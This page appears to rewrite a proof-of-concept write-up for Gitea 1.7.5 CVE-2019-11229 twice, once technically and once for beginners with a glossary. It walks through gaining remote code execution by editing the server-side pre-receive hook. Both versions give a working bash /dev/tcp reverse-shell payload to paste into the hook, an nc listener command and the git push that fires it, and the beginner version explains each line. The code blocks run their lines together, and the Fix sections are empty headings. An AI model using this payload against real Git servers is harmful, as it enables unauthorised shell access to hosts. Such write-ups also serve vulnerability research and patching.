Gitea 1.7.5 CVE-2019–11229 get RCE by Git Hooks PoC
Gitea 1.7.5 let a repository user edit the server-side pre-receive Git hook through the repository settings, so the attacker could put an arbitrary shell command in it. Pushing a commit then ran that command on the server, giving a reverse shell.

medium.com
Published on medium.com
Gitea
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Gitea is a self-hosted Git service with a web interface for repository management. Version 1.7.5 contains a critical remote code execution vulnerability tracked as CVE-2019-11229, caused by improper restricted access to server-side Git hooks. The repository settings expose a Git Hooks section where the scripts Git runs on the server, including pre-receive, can be edited.
The pre-receive hook is a server-side Git hook that executes before any pushed commits are accepted into the target repository. Because it runs on the host, whatever the script contains runs there too. The write-up shows how reaching that editor turns a push into a shell.
Setup
The only precondition stated is a Gitea 1.7.5 instance and a repository you can open and whose settings you can reach. The author says to create a Git repository or use a previous one that you have. The target used in the commands is reachable at [redacted] on port 3000, and the repository is test/love. The listener is started with rlwrap and nc on port 21. No account roles, credentials or additional tooling are described.
Finding it
The author does not describe a discovery process. The write-up opens from the vulnerability itself: the restricted access to server-side Git hooks is improper, and by abusing repository management features an attacker can modify administrative scripts like pre-receive to achieve arbitrary code execution upon receiving a code push. The observation that matters is that access to server-side Git hooks is not properly restricted.
Exploitation
Step 1: Open the repository settings

Create a Git repository or use a previous one that you have, open the repository and navigate to Settings.
Step 2: Open the pre-receive hook

From Settings, navigate to Git Hooks, then to pre-receive. This is the server-side hook that runs before any pushed commits are accepted into the target repository, which is why it is the right place to put the payload.
Step 3: Replace the hook script
Replace the script with the following block, changing only YOUR_IP and YOUR_PORT, or change the line to whatever command or reverse shell you want.
#!/bin/bash/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/YOUR_PORT 0>&1'if test -n "$GIT_PUSH_OPTION_COUNT"then i=0 while test "$i" -lt "$GIT_PUSH_OPTION_COUNT" do eval "value=\$GIT_PUSH_OPTION_$i" case "$value" in echoback=*) echo "echo from the pre-receive-hook: ${value#*=}" >&2 ;; reject) exit 1 esac i=$((i + 1)) donefi
Step 4: Start the listener
rlwrap nc -lnvp 21
This starts the listener on port 21.
Step 5: Trigger the hook with a push
git clone http://[redacted]:3000/test/love.gitcd loveecho test >> test.txtgit add .git config user.name testgit commit -m "test"git push
The push is what causes the server to run the pre-receive hook, and therefore the reverse shell.

If all works fine the command will hang and you will get a shell.

And we get a hit.
Root cause
The vulnerability is improper restricted access to server-side Git hooks. The hook editor is part of repository management, and access to it is not properly restricted, so an attacker can write a Bash script that the server executes on the host. The pre-receive hook runs before pushed commits are accepted, so the attacker does not need any special push content: an ordinary push is enough to fire it. The report does not describe the code path that authorises access to the hook editor, so the exact check that is missing is not stated here.
Impact
An attacker who can modify the hook scripts gets arbitrary code execution on the Gitea host, triggered on the next push to the repository. The author's closing note frames the consequence plainly: if your Git server lets random users write arbitrary bash scripts to run on the host, it is not just a repository anymore, it is your new, poorly managed cloud provider. The report does not state which roles or permission levels are required beyond being able to reach the repository settings used in the steps.
Fix
Variants to test
What happened, in plain words
Gitea is a piece of software you install on your own server to host Git repositories, the same way GitHub hosts repositories for other people. It gives you a web page where you can create projects, browse their files and change their settings. Version 1.7.5 of Gitea had a serious flaw: access to the part of the settings page that lets you edit the scripts Git runs on the server was not properly restricted. Those scripts run on the server itself, so anyone who can edit one can make the server run commands of their choosing. The flaw is tracked as CVE-2019-11229, and the write-up below walks through turning a normal git push into a shell on the server.
A few words before we start, because they come up constantly:
- Git is a tool for tracking versions of files. A repository (repo) is a folder of files plus the full history of every change made to them.
- Push means sending your local commits (saved changes) up to a server so others can see them. Clone means copying a repository from a server down to your computer.
- Hook is a script the server runs automatically at a certain moment. Think of it as a tripwire or a doorbell wired to an action: when the event happens, the script fires. A server-side hook runs on the server, not on your laptop, which is exactly why it is interesting to an attacker.
- Remote code execution (RCE) means an attacker gets the target machine to run commands the attacker wrote. It is the worst kind of web vulnerability, because from there the attacker can do anything the server's user account can do.
- Reverse shell is a trick where the victim machine opens a connection back to the attacker and hands over a command prompt. The attacker does not need to reach the victim directly; the victim reaches out.
The setup
The only precondition the write-up states is a Gitea 1.7.5 instance and a repository you can open and whose settings you can reach. The author says to create a Git repository or use a previous one that you have. In the commands, the target is at [redacted] on port 3000, and the repository is test/love. The listener is started with rlwrap and nc on port 21. No account roles, credentials or extra tools are described.
Finding it
The write-up does not describe a discovery process. It starts from the vulnerability itself: access to server-side Git hooks is not properly restricted, so by using the normal repository management features an attacker can modify administrative scripts such as pre-receive and get arbitrary code execution when a code push arrives. The important observation is that access to server-side Git hooks is not properly restricted.
Exploitation
Step 1: Open the repository settings
Create a Git repository or use a previous one that you have, open the repository and go to Settings.
Step 2: Open the pre-receive hook
From Settings, go to Git Hooks, then to pre-receive. This is the server-side hook that runs before any pushed commits are accepted into the target repository, which is why it is the right place to put the payload.
Why this hook: it runs before any pushed commits are accepted into the target repository, so an ordinary push is enough to fire it. You do not need special content in the push; an ordinary push is enough to set it off.
Step 3: Replace the hook script
Replace the script with the following block, changing only YOUR_IP and YOUR_PORT, or change the line to whatever command or reverse shell you want.
#!/bin/bash/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/YOUR_PORT 0>&1'if test -n "$GIT_PUSH_OPTION_COUNT"then i=0 while test "$i" -lt "$GIT_PUSH_OPTION_COUNT" do eval "value=\$GIT_PUSH_OPTION_$i" case "$value" in echoback=*) echo "echo from the pre-receive-hook: ${value#*=}" >&2 ;; reject) exit 1 esac i=$((i + 1)) donefi
#!/bin/bashtells the operating system which program should read this file. Here it is the Bash shell, the standard command interpreter on Linux./bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/YOUR_PORT 0>&1'is the payload. It starts an interactive Bash (-i), then uses a special Bash feature,/dev/tcp/, to open a network connection toYOUR_IPonYOUR_PORT. The>&and0>&1parts glue the shell's input and output to that connection, so whatever the attacker types travels to the server and whatever the server prints travels back. That is the reverse shell.if test -n "$GIT_PUSH_OPTION_COUNT"checks whether the push carried any push options, a Git feature for attaching key/value notes to a push.-nmeans "is this non-empty".then i=0 while test "$i" -lt "$GIT_PUSH_OPTION_COUNT"sets a counter to zero and loops while it is less than the number of options.eval "value=\$GIT_PUSH_OPTION_$i"reads option numberiinto a variable calledvalue.case "$value" in echoback=*) echo "echo from the pre-receive-hook: ${value#*=}" >&2 ;;handles an option starting withechoback=: it prints the part after the=back to the client on stderr (the error/output channel of the push).reject) exit 1handles an option calledreject: it stops the hook with a failure status, which makes the server refuse the push.esac i=$((i + 1)) done ficloses the case, increments the counter, closes the loop and closes theif.
Step 4: Start the listener
rlwrap nc -lnvp 21
This starts the listener on port 21. In plain words: nc (netcat) is a small tool that can wait for an incoming connection and show you what arrives on it. -l means listen, -n means do not look up names, -v means be verbose, -p 21 sets the port. rlwrap adds line editing and history to the session, so the shell you receive behaves like a normal terminal instead of a bare stream of text. You run this on your own machine, before triggering the hook, because the server will connect back to you.
Step 5: Trigger the hook with a push
git clone http://[redacted]:3000/test/love.gitcd loveecho test >> test.txtgit add .git config user.name testgit commit -m "test"git push
git clone http://[redacted]:3000/test/love.gitcopies the target repository from the Gitea server down to your computer.cd lovemoves into the folder that was just created.echo test >> test.txtappends the wordtestto a file calledtest.txt. This is just to have a change to push; the content does not matter.git add .stages that change, meaning it marks it as part of the next commit.git config user.name testsets a local name for commits, so Git does not complain about not knowing who you are.git commit -m "test"saves the staged change as a commit with the messagetest.git pushsends the commit to the server. That is the moment the server runs thepre-receivehook, and therefore the reverse shell.
If all works fine the command will hang and you will get a shell.
And we get a hit.
Root cause
The vulnerability is improper restricted access to server-side Git hooks. The hook editor is part of repository management, and access to it is not properly restricted, so an attacker can write a Bash script that the server executes on the host. The pre-receive hook runs before pushed commits are accepted, so the attacker does not need any special push content: an ordinary push is enough to fire it. The report does not describe the code path that authorises access to the hook editor, so the exact check that is missing is not stated here.
Impact
An attacker who can modify the hook scripts gets arbitrary code execution on the Gitea host, triggered on the next push to the repository. The author's closing note frames the consequence plainly: if your Git server lets random users write arbitrary bash scripts to run on the host, it is not just a repository anymore, it is your new, poorly managed cloud provider.
Fix
Variants to test
Glossary
- Git: a tool that records every change to a set of files, so you can see history and share work.
- Repository (repo): a folder of files plus its full change history, usually stored on a server.
- Clone: copying a repository from a server to your own computer.
- Commit: a saved snapshot of changes, with a message describing them.
- Push: sending your commits to a server.
- Hook: a script that a server runs automatically when a particular event happens.
- Server-side hook: a hook that runs on the server rather than on the user's computer.
- pre-receive: a server-side hook that runs before a push is accepted.
- Remote code execution (RCE): a flaw that lets an attacker make the target machine run commands of the attacker's choosing.
- Reverse shell: a connection from the victim machine back to the attacker that hands over a command prompt.
- Payload: the part of an attack that actually does the harmful action.
- Bash: the standard command interpreter on Linux and similar systems.
- Shell: a program that reads commands and runs them.
- stderr: the output channel a program uses for errors and messages, separate from normal output.
- Listener: a program that waits for an incoming network connection.
- nc (netcat): a small tool for opening and listening on network connections.
- rlwrap: a wrapper that adds line editing and history to a terminal session.
- Port: a numbered channel on a machine that network connections use, so several services can share one address.
- CVE: a public identifier for a known security vulnerability.
- Push option: a key/value note attached to a Git push, delivered to the server's hooks.
- Gitea: self-hosted software that provides a web interface for hosting Git repositories.
- Administrative boundary: the line between what ordinary users and trusted administrators are allowed to do.



